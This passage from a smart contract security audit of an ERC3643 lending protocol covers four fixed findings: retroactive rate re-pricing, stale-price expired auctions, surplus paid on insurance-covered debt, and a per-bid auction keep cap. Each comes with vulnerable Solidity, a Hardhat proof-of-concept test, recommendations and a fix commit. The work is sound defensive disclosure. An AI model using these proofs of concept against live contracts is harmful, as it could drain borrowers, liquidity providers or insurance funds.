a loan accruing at ~3% APR for 30 days, then re-priced to 500% APR at the very end of the window, is billed the full 30 days at 500%, about 166x the correct piecewise amount.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityInterestRateModel.sol:88-100 (updateParameters) trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:1323-1339 (_accrueGlobalInterest)

```
// SecurityInterestRateModel.sol:88-100 -- no timelock, no market accrual call
function updateParameters(
    uint256 _baseRate,
    uint256 _multiplier,
    uint256 _jumpMultiplier,
    uint256 _kink
) external onlyOwner {
    _validateParameters(_baseRate, _multiplier, _jumpMultiplier, _kink);
    baseRate = _baseRate;
    multiplier = _multiplier;
    jumpMultiplier = _jumpMultiplier;
    kink = _kink;
    emit ParametersUpdated(_baseRate, _multiplier, _jumpMultiplier, _kink);
}

// SecurityTokenLendingMarket.sol:1323-1339 -- the full elapsed window is billed
at whatever
// rate is current at the moment of the next accrual, not the rate in effect
during it
function _accrueGlobalInterest() internal {
    if (cumulativeBorrowRate == 0) cumulativeBorrowRate = 1;
    uint256 elapsed = block.timestamp - lastGlobalAccrualTime;
    if (totalBorrowed == 0) {
        lastGlobalAccrualTime = block.timestamp;
        if (globalAccruedLPInterest != 0 && totalPendingLiquidationDebt == 0)
globalAccruedLPInterest = 0;
        return;
    }
    if (elapsed == 0 || totalLiquidity == 0) return;
    lastGlobalAccrualTime = block.timestamp;
```

```
    uint256 rate = interestModel.getBorrowRate(_utilization());
    cumulativeBorrowRate += rate * elapsed;
    globalAccruedLPInterest += _lpInterestFor(rate, elapsed);
}
```

```
import { expect } from "chai";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  deployMarket,
  fundBorrower,
  seedLiquidity,
  USDC_UNIT,
  TOKEN_UNIT,
  PRECISION,
  EMPTY_SIGNED_PRICE,
} from "../helpers/fixtures";

const YEAR = 365n * 24n * 60n * 60n;
const DAY = 24n * 60n * 60n;
const THIRTY_DAYS = 30n * DAY;
const FIVE_HUNDRED_PCT = 5n * 10n ** 18n;

async function fixture() {
  const suite = await deployMarket();
  await seedLiquidity(suite, suite.actors.lp, 10_000n * USDC_UNIT);
  await fundBorrower(suite, suite.actors.borrower, 1_000n * TOKEN_UNIT);
  return suite;
}

describe("F-050updateParameters retroactively re-prices the open accrual window",
() => {
  it("bills the whole pre-change window at the NEW 500% rate (retroactive)", async
() => {
    const suite = await loadFixture(fixture);
    const principal = 1_000n * USDC_UNIT;

    await suite.market
      .connect(suite.actors.borrower)
      .openLoan(40n * TOKEN_UNIT, principal, EMPTY_SIGNED_PRICE);

    const util =
      ((await suite.market.totalBorrowed()) * PRECISION) / (await
suite.market.totalLiquidity());
    const rate1 = await suite.interestModel.getBorrowRate(util);

    await time.increase(Number(THIRTY_DAYS));
```

```
    await suite.interestModel
      .connect(suite.actors.issuer)
      .updateParameters(FIVE_HUNDRED_PCT, 0n, 0n, 0n);

    const [, , , interest] = await suite.market.getLoan(1n);

    const retroactive = (principal * FIVE_HUNDRED_PCT * THIRTY_DAYS) / (YEAR *
PRECISION);
    const correct = (principal * rate1 * THIRTY_DAYS) / (YEAR * PRECISION);

    expect(interest).to.be.closeTo(retroactive, retroactive / 50n);
    expect(interest).to.be.greaterThan(correct * 100n);
  });
});
```

RECOMMENDATION

Route issuer rate changes through a market function that calls _accrueGlobalInterest() before forwarding the new parameters to the rate model, so any pending window is checkpointed at the old rate before the new rate takes effect. Alternatively, add a two-step announce-then-effect timelock on updateParameters.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

SecurityInterestRateModel checkpoints the wired market's accrual before updateParameters, so the open window is priced on the prior curve. Covered by RateModelCheckpoint and MarketAccrualCheckpoint tests.

6.2.28 Expired Dutch auction stays biddable at the price frozen at auction creation (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Low

DESCRIPTION

bidOnAuction gates on three conditions: the auction being active, a non-zero amount, and a clamp to collateralRemaining. It never compares block.timestamp against auction.endTime, never calls _getCurrentPrice(), and never consults the oracle's staleness machinery. The price it charges comes from getAuctionPrice, which returns the stored auction.endPrice unchanged for all time once block.timestamp >= auction.endTime, and endPrice was fixed once at _createDutchAuction as

currentPrice * config.auctionMinPremium / PRECISION from the oracle price at the instant of liquidation. An auction that expires unfilled therefore becomes a standing offer to sell the seized collateral at a price snapshot that ages without bound.

The omission is structural rather than intentional. settleExpiredAuction reverts AuctionNotExpired while block.timestamp < auction.endTime, so the two functions were written to partition the auction timeline at endTime, and the bid half of that partition is missing. The Canton port of the same auction guards its Bid choice with assertMsg "AUCTION_EXPIRED" (now <= endTime) (contracts/canton/daml/Trusset/SecurityLending.daml:919), so the EVM behaviour is a cross-port inconsistency. auction.active is cleared only by a full fill or by settleExpiredAuction, which is onlyRole(LIQUIDATOR_ROLE), so no permissionless party can close the window. If the keeper does not act, any address the collateral token's compliance admits as a holder can buy the slice at the stale floor once the live oracle has risen past the floor discount, which is 5% at the 95e16 default and up to 20% at the 80e16 minimum setConfig permits (L1090).

The precondition is a non-default configuration. useDutchAuction is false in both market initialize (L424) and the factory's defaultRiskConfig (SecurityTokenLendingFactory.sol:255), and setConfig rejects Dutch auction mode outright when priceSource == PriceSource.Market (L1082). Reaching the loss also requires an auction that goes unfilled through endTime, sustained LIQUIDATOR_ROLE inaction afterwards, and favourable oracle drift over that neglect window. auctionDuration is capped at 24 hours, so the frozen price is fresh at expiry: the harm attributable to this defect is the drift accumulated after expiry, not the 5% to 20% floor discount, which is intended Dutch auction behaviour and is already the subject of M-03.

The loss falls primarily on the borrower rather than on the pool. The auctioned slice's debt is already discharged at auction creation by _reduceDebt (L1656), so the borrower carries no unrepayable debt; what is destroyed is the surplus. Because kept = min(usdcRequired, _keepCap(debtCovered)) and a stale clearing price keeps usdcRequired well under that cap, _paySurplus (L894) pays zero and the borrower receives nothing for collateral the protocol's own live oracle values at a multiple of what the bidder paid. LPs take a separate and much smaller hit, the principalCovered - kept shortfall booked by _applyCoverageToPool (L1392-1399) and reported only as an AuctionBidShortfall event. The borrower cannot force a cure: _requireNoActiveAuction (L1318-1321) blocks addCollateral (L638), withdrawCollateral (L671) and borrowMore (L711) for as long as the auction stays active, and settleExpiredAuction reverts for any caller without the role. repay and closeLoan remain callable, but neither touches the auctioned slice.

Proof of Concept.

on a factory-deployed freeze-mode NAV market with useDutchAuction enabled, an auction created by liquidate() is still active 60 days past endTime and still quotes the creation-time endPrice, so a compliant third party buys the entire seized slice for less than a third of its live oracle value while the borrower receives no surplus, direct or escrowed.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:847-861 (bidOnAuction), :962-966 (getAuctionPrice), :918-921 (settleExpiredAuction), :1653-1654 (_createDutchAuction)

```
// SecurityTokenLendingMarket.sol:847-861 -- no endTime check, no oracle read
function bidOnAuction(uint256 auctionId, uint256 collateralAmount) external
nonReentrant whenNotPaused {
    DutchAuction storage auction = dutchAuctions[auctionId];
    if (!auction.active) revert AuctionNotActive();
    if (collateralAmount == 0) revert InvalidAmount();
    if (collateralAmount > auction.collateralRemaining) {
        collateralAmount = auction.collateralRemaining;
    }

    _accrueGlobalInterest();

    uint256 currentPrice = getAuctionPrice(auctionId);
    // Rounded up: the bidder never acquires collateral for less than its auction
price,
    // and a dust bid can never cost zero.
    uint256 usdcRequired = _mulDivUp(collateralAmount, currentPrice,
collateralTokenScale);

// SecurityTokenLendingMarket.sol:962-966
function getAuctionPrice(uint256 auctionId) public view returns (uint256) {
    DutchAuction storage auction = dutchAuctions[auctionId];
    if (!auction.active) return 0;
    if (block.timestamp >= auction.endTime) return auction.endPrice;

// SecurityTokenLendingMarket.sol:1653-1654 -- endPrice is fixed once, at auction
creation
uint256 startPrice = (currentPrice * config.auctionStartPremium) / PRECISION;
uint256 endPrice = (currentPrice * config.auctionMinPremium) / PRECISION;

// SecurityTokenLendingMarket.sol:918-921 -- the counterpart function owns only
the post-endTime half
function settleExpiredAuction(uint256 auctionId) external nonReentrant
onlyRole(LIQUIDATOR_ROLE) {
    DutchAuction storage auction = dutchAuctions[auctionId];
    if (!auction.active) revert AuctionNotActive();
    if (block.timestamp < auction.endTime) revert AuctionNotExpired();
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture, time } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
```

```
  INITIAL_PRICE,
  PRECISION,
  PriceSource,
  pushPrice,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 100_000n * USDC_UNIT;
const MAX_BORROW = ((COLLATERAL * INITIAL_PRICE) / TOKEN_UNIT / 100n) * 75n;
const NAV_AT_LIQUIDATION = (INITIAL_PRICE * 70n) / 100n;

async function auctionFixture() {
  const suite = await deployMarket({ mode: CollateralMode.Freeze, priceSource:
PriceSource.NAV });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.registry.setVerified(suite.actors.bidder.address, true, 1);
  await suite.usdc.mint(suite.actors.bidder.address, POOL);
  await suite.usdc
    .connect(suite.actors.bidder)
    .approve(await suite.market.getAddress(), ethers.MaxUint256);

  const c = await suite.market.config();
  await suite.market.connect(suite.actors.issuer).setConfig({
    collateralFactor: c.collateralFactor,
    liquidationThreshold: c.liquidationThreshold,
    liquidationPenalty: c.liquidationPenalty,
    protocolFeeRate: c.protocolFeeRate,
    minBorrowAmount: c.minBorrowAmount,
    maxPriceAge: c.maxPriceAge,
    closeFactor: c.closeFactor,
    maxTotalCollateral: c.maxTotalCollateral,
    maxUserCollateral: c.maxUserCollateral,
    useDutchAuction: true,
    auctionDuration: c.auctionDuration,
    auctionStartPremium: c.auctionStartPremium,
    auctionMinPremium: c.auctionMinPremium,
  });

  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(COLLATERAL, MAX_BORROW, EMPTY_SIGNED_PRICE);
  await pushPrice(suite, NAV_AT_LIQUIDATION);
  await suite.market.connect(suite.actors.liquidator).liquidate(1n,
EMPTY_SIGNED_PRICE);
```

```
  return suite;
}

describe("N-03: expired Dutch auction stays biddable at the price frozen at
creation", () => {
  it("sells the seized collateral 60 days after endTime at a stale snapshot
price", async () => {
    const suite = await loadFixture(auctionFixture);
    const market = suite.market;
    const minPremium = (await market.config()).auctionMinPremium;

    const created = await market.getAuction(1n);
    const endTime = created.endTime;
    const frozenEndPrice = (NAV_AT_LIQUIDATION * minPremium) / PRECISION;
    expect(created.currentPrice).to.be.greaterThan(frozenEndPrice);

    await time.increaseTo(Number(endTime) + 60 * 24 * 3600);

    // The oracle recovers far above the level the auction was priced at.
    let live = NAV_AT_LIQUIDATION;
    for (let i = 0; i < 3; i++) {
      live = (live * 145n) / 100n;
      await pushPrice(suite, live);
    }
    expect((await suite.oracle.getPrice())[0]).to.equal(live);

    const expired = await market.getAuction(1n);

    // Defect 1: 60 days past endTime the auction is still active, and the price
it
    // quotes is exactly the creation-time snapshot, unmoved by the live oracle.
    expect(expired.active).to.equal(true);
    expect(expired.currentPrice).to.equal(frozenEndPrice);
    expect(expired.currentPrice * 3n).to.be.lessThan(live);

    // Defect 2: the borrower cannot self-cure. Every position action is blocked
for as
    // long as the stale auction stays open, and closing it is LIQUIDATOR_ROLE
only.
    await fundBorrower(suite, suite.actors.borrower, 10n * TOKEN_UNIT);
    await expect(
      market.connect(suite.actors.borrower).addCollateral(1n, 10n * TOKEN_UNIT),
    ).to.be.revertedWithCustomError(market, "LoanHasActiveAuction");
    await
expect(market.connect(suite.actors.borrower).settleExpiredAuction(1n)).to.be.rever
ted;

    const collateral = expired.collateralRemaining;
```

```
    const bidderUsdcBefore = await
suite.usdc.balanceOf(suite.actors.bidder.address);
    const bidderTokensBefore = await
suite.security.balanceOf(suite.actors.bidder.address);
    const borrowerUsdcBefore = await
suite.usdc.balanceOf(suite.actors.borrower.address);
    const poolBefore = await market.totalLiquidity();
    const insuranceBefore = await suite.insuranceFund.getBalance();

    await market.connect(suite.actors.bidder).bidOnAuction(1n, collateral);

    const paid = bidderUsdcBefore - (await
suite.usdc.balanceOf(suite.actors.bidder.address));
    const acquired = (await suite.security.balanceOf(suite.actors.bidder.address))
- bidderTokensBefore;
    const liveValue = (acquired * live) / TOKEN_UNIT;

    // Defect 3: the bid clears at the stale price, so the buyer walks away
holding an
    // asset the protocol's own live oracle values at more than triple what was
paid.
    expect(acquired).to.equal(collateral);
    expect(paid).to.equal((collateral * frozenEndPrice) / TOKEN_UNIT);
    expect(liveValue).to.be.greaterThan(paid * 3n);

    // Defect 4: the borrower receives nothing for collateral worth far more than
the
    // debt it discharged - no direct surplus and no escrowed claim.
    const borrowerSurplus =
      (await suite.usdc.balanceOf(suite.actors.borrower.address)) -
borrowerUsdcBefore;
    expect(borrowerSurplus).to.equal(0n);
    expect(await
market.surplusClaims(suite.actors.borrower.address)).to.equal(0n);

    // Defect 5: because debtCovered is proportional to collateral rather than to
cash
    // received, debtRemaining hits zero on a full fill, the insurance fund is
never
    // drawn, and the whole cash shortfall lands on the LP pool.
    const settled = await market.getAuction(1n);
    expect(settled.active).to.equal(false);
    expect(settled.debtRemaining).to.equal(0n);
    expect(await suite.insuranceFund.getBalance()).to.equal(insuranceBefore);
    expect(await market.totalLiquidity()).to.be.lessThan(poolBefore);
  });
});
```

RECOMMENDATION

Close the timeline partition in bidOnAuction by rejecting bids at or after expiry, adding if (block.timestamp >= auction.endTime) revert AuctionNotActive(); immediately after the auction.active check at L849. With that one line in place the PoC above fails at the bid, confirming the gate is what the exploit depends on.

That gate alone leaves an expired auction parked until a privileged call, so pair it with a way to clear the auction without the keeper. Either make settleExpiredAuction callable by anyone once block.timestamp >= auction.endTime (it already reverts AuctionNotExpired before that point and routes the remaining collateral through liquidationContract, so it needs no caller trust), or have bidOnAuction re-derive the price from _getCurrentPrice() after expiry and floor the clearing price at config.auctionMinPremium of the live oracle price rather than of the creation-time snapshot. Whichever path is taken, bidOnAuction should also honour config.maxPriceAge so no bid can settle against an oracle reading the market already treats as stale.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Bids revert once block.timestamp >= auction.endTime; expired inventory is cleared via settleExpiredAuction rather than remaining a frozen-floor order. Covered by AuctionExpiryGate.test.ts.

6.2.29 Liquidation surplus is measured against the oracle mark, so a defaulted borrower is paid cash the insurance fund covered (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Medium

DESCRIPTION

On the instant liquidation path, when the seizure consumes the entire collateral position, _instantLiquidation derives debtRepaid from the oracle mark of the seized collateral alone: debtRepaid = collateralValueSeized / (1 + penalty) at line 1587, which is strictly less than the borrower's actual debt whenever the position is underwater. Lines 1598-1609 then zero the remaining principal and accrued interest and charge that residual to the insurance fund via insuranceFund.coverBadDebt(residual), which really moves USDC out of the fund (SecurityInsuranceFund.sol:79-88, usdc.safeTransfer(msg.sender, covered)). This happens inside the liquidation transaction, before adapter.enforce at line 1627 has even moved the collateral and long before any of it is sold.

Line 1620 records the pending liquidation with debtOwed = debtRepaid, the marked figure, not the debt that was actually extinguished. When the router settles, receiveLiquidationProceeds computes keepCap = _keepCap(pending.debtOwed), which equals debtRepaid * (1 + penalty), that is the oracle mark of the seized collateral up to the floor rounding at line 1587. Everything realized above that mark is classified as surplus and sent to pending.borrower by _paySurplus at line 1022, which transfers straight to the borrower and consults no loan state. SecurityLiquidationRouter.settleLiquidation (:324-353) forwards the full realized proceeds without splitting, so the entire excess reaches the market. The word residual appears nowhere else in the market contract: there is no clawback, no netting, and no path that reimburses the insurance fund from the recovery. loan.active is set false at lines 1615-1617, so nothing later revisits the position.

The result is that the insurance fund, funded from protocol fees, absorbs the borrower's shortfall at the crash mark, and then any recovery above that mark is handed to the defaulted borrower in cash instead of repaying the fund. The residualCovered amount the fund pays out at line 1606 is, in substance, a claim the fund is owed back if the collateral later sells for more than the mark that justified the write-off, but no code path ever nets a later recovery against that claim: receiveLiquidationProceeds compares proceeds only against pending.debtOwed, which on the full-seizure branch is the oracle mark rather than the debt, so nothing in the settlement path distinguishes a position the fund subsidized from one it did not. Paying a borrower to their true debt plus the disclosed realization charge out of proceeds the market itself collected is correct; paying that same borrower a cash surplus on debt the insurance fund has already written off, with no reimbursement to the fund, is not.

Preconditions, stated plainly. The market must be on the instant path, useDutchAuction == false, which is the factory default (SecurityTokenLendingFactory.sol:255) and is mandatory for PriceSource.Market markets, so a market deliberately configured for Dutch auctions is not affected on this path. An insurance fund must be configured and hold a balance, otherwise residualCovered is zero and the loss falls on LPs instead. The seizure must consume all remaining collateral, which follows whenever collateral value drops below roughly 52.5% of debt, since closeFactor is capped at 50e16 (SecurityTokenLendingFactory.sol:711, market-side bound at :1067-1068); at that point the residual is over 47.5% of the debt by construction. Finally the realization must beat the mark. That gap is not driven by a stale price: _getCurrentPrice (:1293-1299) reverts when priceOracle.isPriceStale() and config.maxPriceAge can only tighten that window. It is driven by settlement lag, since the router may settle up to MAX_LIQUIDATION_AGE (7 days, :158) after the seizure, so the block is sold days after the crash mark that triggered the full seizure.

No attacker privilege is required and no privileged actor is misbehaving. The liquidation itself runs through the protocol's own LIQUIDATOR_ROLE on a genuinely unhealthy loan (liquidate, :814-837), and the beneficiary is any ordinary borrower who defaults. The bug-attributable loss is min(P - V, residual covered by the fund), where P is realized proceeds and V the mark, not the full residual, since the fund is drained at line 1606 regardless of whether a surplus later materializes.

Two variants share the same root cause and should be fixed together. In the partial-seizure branch at lines 1581-1583 keepCap is likewise the mark of the seized collateral, so a borrower who still owes debt on an active loan is paid cash surplus above that mark. The auction purchase path repeats the shape at lines 880 and 894.

Proof of Concept.

a full-seizure liquidation makes the insurance fund pay the residual in cash, then a later settlement of 3,000 USDC on a position that carried 3,187.5 USDC of debt into default transfers 1,470.000001 USDC to the defaulted borrower while the fund balance is unchanged.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:1581-1609 (_instantLiquidation), :1620 (_instantLiquidation), :990-997 (receiveLiquidationProceeds), :1021-1023 (receiveLiquidationProceeds), :1386-1388 (_keepCap)

```
// SecurityTokenLendingMarket.sol:1581-1588
if (collateralNeeded <= loan.collateralAmount) {
    collateralToSeize = collateralNeeded;
    debtRepaid = maxLiquidatableDebt;
} else {
    collateralToSeize = loan.collateralAmount;
    uint256 collateralValueSeized = _getCollateralValue(collateralToSeize,
currentPrice);
    debtRepaid = (collateralValueSeized * PRECISION) / (PRECISION + penalty);
}

// SecurityTokenLendingMarket.sol:1598-1609
if (loan.collateralAmount == 0 && (loan.principal > 0 || loan.accruedInterest >
0)) {
    uint256 residualPrincipal = loan.principal;
    uint256 residual = residualPrincipal + loan.accruedInterest;
    loan.principal = 0;
    loan.accruedInterest = 0;
    totalBorrowed -= residualPrincipal;
    uint256 residualCovered;
    if (address(insuranceFund) != address(0)) {
        residualCovered = insuranceFund.coverBadDebt(residual);
    }
    _applyCoverageToPool(residualCovered, residualPrincipal);
}

// SecurityTokenLendingMarket.sol:1620
liquidationId = _recordPendingLiquidation(loanId, collateralToSeize, debtRepaid,
borrower, principalReduction);

// SecurityTokenLendingMarket.sol:990-997
uint256 keepCap = _keepCap(pending.debtOwed);
uint256 alreadyReceived = pending.proceedsReceived;
uint256 kept = 0;
if (alreadyReceived < keepCap) {
    uint256 room = keepCap - alreadyReceived;
    kept = amount < room ? amount : room;
}
```

```
uint256 surplus = amount - kept;

// SecurityTokenLendingMarket.sol:1021-1023
if (surplus > 0) {
    _paySurplus(pending.loanId, pending.borrower, surplus);
}

// SecurityTokenLendingMarket.sol:1386-1388
function _keepCap(uint256 debt) internal view returns (uint256) {
    return debt + (debt * config.liquidationPenalty) / PRECISION;
}
```

```
import { expect } from "chai";
import { ethers } from "hardhat";
import { loadFixture } from "@nomicfoundation/hardhat-network-helpers";
import {
  CollateralMode,
  deployMarket,
  EMPTY_SIGNED_PRICE,
  fundBorrower,
  INITIAL_PRICE,
  PriceSource,
  pushPrice,
  seedLiquidity,
  TOKEN_UNIT,
  USDC_UNIT,
} from "../helpers/fixtures";

const COLLATERAL = 100n * TOKEN_UNIT;
const POOL = 100_000n * USDC_UNIT;
const MAX_BORROW = ((COLLATERAL * INITIAL_PRICE) / TOKEN_UNIT / 100n) * 75n;
const FUND_RESERVE = 10_000n * USDC_UNIT;
const REALIZED_PROCEEDS = 3_000n * USDC_UNIT;

async function defaultedPosition() {
  const suite = await deployMarket({ mode: CollateralMode.Freeze, priceSource:
PriceSource.NAV });
  await seedLiquidity(suite, suite.actors.lp, POOL);
  await fundBorrower(suite, suite.actors.borrower, COLLATERAL);
  await suite.market
    .connect(suite.actors.borrower)
    .openLoan(COLLATERAL, MAX_BORROW, EMPTY_SIGNED_PRICE);

  await suite.usdc.mint(await suite.insuranceFund.getAddress(), FUND_RESERVE);

  // Two NAV attestations inside the deviation breaker put the mark far under the
debt, so
```

```
  // the seizure takes the whole block and leaves a residual.
  await pushPrice(suite, (INITIAL_PRICE * 60n) / 100n);
  await pushPrice(suite, (INITIAL_PRICE * 36n) / 100n);

  await suite.usdc.mint(suite.actors.liquidationOperator.address, POOL);
  await suite.usdc
    .connect(suite.actors.liquidationOperator)
    .approve(await suite.router.getAddress(), ethers.MaxUint256);
  return suite;
}

describe("PoC N-05: insurance fund eats the residual, the defaulted borrower keeps
the upside", () => {
  it("pays realized proceeds above the oracle mark to a borrower whose debt the
fund just wrote off", async () => {
    const suite = await loadFixture(defaultedPosition);
    const fundAddress = await suite.insuranceFund.getAddress();
    const borrower = suite.actors.borrower.address;
    const op = suite.actors.liquidationOperator;

    const before = await suite.market.getLoan(1n);
    const fundBeforeLiquidation = await suite.usdc.balanceOf(fundAddress);

    await suite.market.connect(suite.actors.liquidator).liquidate(1n,
EMPTY_SIGNED_PRICE);

    // Full seizure: nothing left, no debt left, and the fund paid the shortfall
in cash.
    const afterLiquidation = await suite.market.getLoan(1n);
    expect(afterLiquidation.collateral).to.equal(0n);
    expect(afterLiquidation.principal).to.equal(0n);
    expect(afterLiquidation.interest).to.equal(0n);
    expect(afterLiquidation.active).to.equal(false);

    const fundAfterLiquidation = await suite.usdc.balanceOf(fundAddress);
    const fundOutlay = fundBeforeLiquidation - fundAfterLiquidation;
    expect(fundOutlay).to.be.greaterThan(0n);

    const pending = await suite.market.pendingLiquidations(1n);
    const markedDebt = pending.debtOwed;
    const keepCap = markedDebt + (markedDebt * 5n * 10n ** 16n) / 10n ** 18n;

    // The fund covered exactly the part of the debt the mark did not reach, so
the two
    // pieces reconstruct the debt the position carried into default.
    const totalDebtAtDefault = markedDebt + fundOutlay;
    expect(totalDebtAtDefault).to.be.greaterThan(before.principal);
```

```
    const seized = (await
suite.router.getPendingLiquidation(1n)).collateralRemaining;
    expect(seized).to.equal(COLLATERAL);
    await suite.router.connect(op).withdrawCollateralForSale(1n, seized);

    // The block realizes far more than the conservative NAV mark, but still less
than the
    // debt the position carried into default.
    expect(REALIZED_PROCEEDS).to.be.greaterThan(keepCap);
    expect(REALIZED_PROCEEDS).to.be.lessThan(totalDebtAtDefault);

    const borrowerBefore = await suite.usdc.balanceOf(borrower);
    await suite.router.connect(op).settleLiquidation(1n, REALIZED_PROCEEDS);
    const borrowerAfter = await suite.usdc.balanceOf(borrower);

    // Proceeds never covered the debt, yet the borrower is paid the excess over
the mark.
    const borrowerGain = borrowerAfter - borrowerBefore;
    expect(borrowerGain).to.equal(REALIZED_PROCEEDS - keepCap);
    expect(borrowerGain).to.be.greaterThan(0n);

    // The fund is not reimbursed by a single wei of the recovery.
    expect(await
suite.usdc.balanceOf(fundAddress)).to.equal(fundAfterLiquidation);

    // Net effect: the defaulted borrower ends up holding the loan proceeds plus
cash, with
    // the shortfall carried by the fund and nothing owed back.
    expect(await suite.usdc.balanceOf(borrower)).to.equal(MAX_BORROW +
borrowerGain);
    expect((await suite.market.loans(1n)).principal).to.equal(0n);
    expect(await suite.market.surplusClaims(borrower)).to.equal(0n);
  });
});
```

RECOMMENDATION

Key the retention cap on the debt actually extinguished, not on the oracle mark. Extend PendingLiquidation with the borrower's total debt at seizure and the residual written off against the insurance fund, and populate both in _recordPendingLiquidation at line 1620: pass totalDebt alongside debtRepaid, and pass residualCovered out of the block at lines 1598-1609 rather than discarding it.

In receiveLiquidationProceeds, compute the cap as _keepCap(pending.totalDebtAtSeizure) so that no surplus is recognized until the whole debt the position carried into default plus the penalty has been covered. Of the proceeds retained above _keepCap(pending.debtOwed), route the first pending.residualCovered back to the insurance fund with a new reimburseBadDebt entry point on SecurityInsuranceFund that credits totalDeposits and decrements totalBadDebtCovered, before

_applyCoverageToPool credits the pool. Only the amount remaining after the fund is made whole should reach _paySurplus at line 1022. The borrower still receives everything above their true debt plus the disclosed realization charge; the fund is simply made whole first out of the same recovery.

Apply the same cap change to the partial-seizure branch, where pending.debtOwed is also below the borrower's outstanding debt, and to the auction purchase path at lines 880 and 894, which computes keepCap from debtCovered in the same way.

MITIGATION

https://github.com/Trusset/trusset-erc3643-lending/commit/873ab2a0a52cc1c32fd9523553cb32da67a55ef3

Pending liquidations record totalDebtAtSeizure; keepCap for surplus uses that full debt basis so insurance-covered shortfalls are not paid out as borrower surplus. Covered by SeizureDebtBasis.test.ts.

6.2.30 Dutch auction caps the pool's take per bid instead of per auction (ERC3643 Lending)

MEDIUM FIXED

Impact: Medium

Likelihood: Medium

DESCRIPTION

bidOnAuction decides how much of a bid the pool may keep on a per bid basis rather than per auction. At line 880 the cap comes only from that bid's pro-rata debt slice, _keepCap(debtCovered), which is debtCovered * (1 + liquidationPenalty). Line 881 keeps the lesser of the cash paid and that slice cap, line 883 applies it against the principal the slice discharges, and line 894 transfers every wei above the cap to the liquidated borrower in the same transaction. Because the excess leaves immediately and the DutchAuction struct carries no cumulative-proceeds counter, cap headroom left unused by one fill can never offset a later fill that pays less than the principal it discharges.

The sibling settlement path implements the same economic rule correctly. PendingLiquidation carries a proceedsReceived field, and receiveLiquidationProceeds measures each tranche against a single cap derived from pending.debtOwed for the whole liquidation, so cash arriving in pieces is treated exactly as if it had arrived at once. A grep over contracts/evm/ confirms proceedsReceived exists only on that path.

The result is that a Dutch auction can realize aggregate settlement-token cash at or under the whole-auction cap _keepCap(auction.debtOwed), and above the principal the auction was created to recover, yet still hit the loss branch of _applyCoverageToPool and decrement totalLiquidity, while the borrower is paid a surplus out of that same cash. The pool is short by exactly the amount

released early. The loss propagates into SecurityLendingVault._totalAssets(), which sums market.getLpInfo(vault).value, so vault investors carry it alongside direct LPs. Only the AuctionBidShortfall event at line 885 records the gap.

Two preconditions bound reachability and must be stated plainly. First, the path is configuration gated: useDutchAuction is false in the factory default risk config (SecurityTokenLendingFactory.sol:255) and in the market initializer (:424), so an ISSUER_ROLE holder has to enable it through setConfig, and setConfig rejects it outright for PriceSource.Market (:1081-1083). Only an opt-in NAV or auction-realization market is exposed. Second, the two price conditions have to coexist within one auction. Per collateral unit, with d = debtOwed / collateralAmount, p = principalRemaining / collateralAmount and a 5% penalty, a surplus requires a fill at x1 > 1.05 * d and a booked shortfall requires a later fill at x2 < p. Since p <= d, the surplus-paying fill has to clear roughly the oracle NAV price, the two fills have to be separated by more than the penalty on the decay curve, and the loan's principal per collateral unit has to exceed the auction floor (auctionMinPremium, 95% of NAV by default). That combination is reachable on a position more than about 5% underwater on principal per collateral unit, but it is not routine, and the claim that early fills routinely clear their cap while late fills fall short does not hold.

A representative boundary case, oracle NAV 1,000 per token, 50 tokens auctioned, debtOwed and principalRemaining both 47,750, penalty 5%: a 25 token fill at 1,050 pays 26,250 against a slice cap of 25,068.75, so 1,181.25 is paid out to the borrower; a 25 token fill at the 950 floor pays 23,750 against 23,875 of principal and emits AuctionBidShortfall. Aggregate cash is 50,000, under the whole-auction cap of 50,137.50 and above the 47,750 of principal, so under the cumulative rule the surplus would be zero and the pool would keep the full 50,000. Under the per bid rule it keeps 1,181.25 less. Note that auction.principalRemaining is set to _reduceDebt's return value, that is the liquidatable debt net of accrued interest, so where interest is outstanding the booked principal deficit is smaller and the remainder of the gap falls on unrealized LP interest instead. Direction and mechanism are unchanged.

The minimum privilege required is none beyond passing the collateral token's compliance checks as a bidder. bidOnAuction has no role gate and the market performs no identity check of its own. There is no attacker-profitable version of this: the over-paying bidder gets nothing back, the excess routes to the liquidated borrower, and a borrower bidding on their own auction to harvest it pays the cap net, which is the separate discount reported in [M-03] rather than new profit. The loss is unprivileged LP principal loss bounded by the over-cap excess paid out on the early fill or fills.

Proof of Concept.

on a NAV market with useDutchAuction enabled, two unrelated bidders each take half the auctioned collateral at falling prices, the aggregate cash lands at or under the whole-auction cap and above the auctioned principal, yet the borrower is paid a surplus on the first fill and totalLiquidity falls on the second.

CODE LOCATION

trusset-erc3643-lending-main/contracts/evm/core/SecurityTokenLendingMarket.sol:858-895 (bidOnAuction), :990-998 (receiveLiquidationProceeds), :127-142 (DutchAuction), :1386-1388 (_keepCap)

```
// SecurityTokenLendingMarket.sol:858-895
        // Rounded up: the bidder never acquires collateral for less than its
auction price,
        // and a dust bid can never cost zero.
        uint256 usdcRequired = _mulDivUp(collateralAmount, currentPrice,
collateralTokenScale);

        usdc.safeTransferFrom(msg.sender, address(this), usdcRequired);

        // Rounded up so a partial fill never under-credits the debt it
discharges.
        uint256 debtCovered = _mulDivUp(auction.debtOwed, collateralAmount,
auction.collateralAmount);
        if (debtCovered > auction.debtRemaining) {
            debtCovered = auction.debtRemaining;
        }

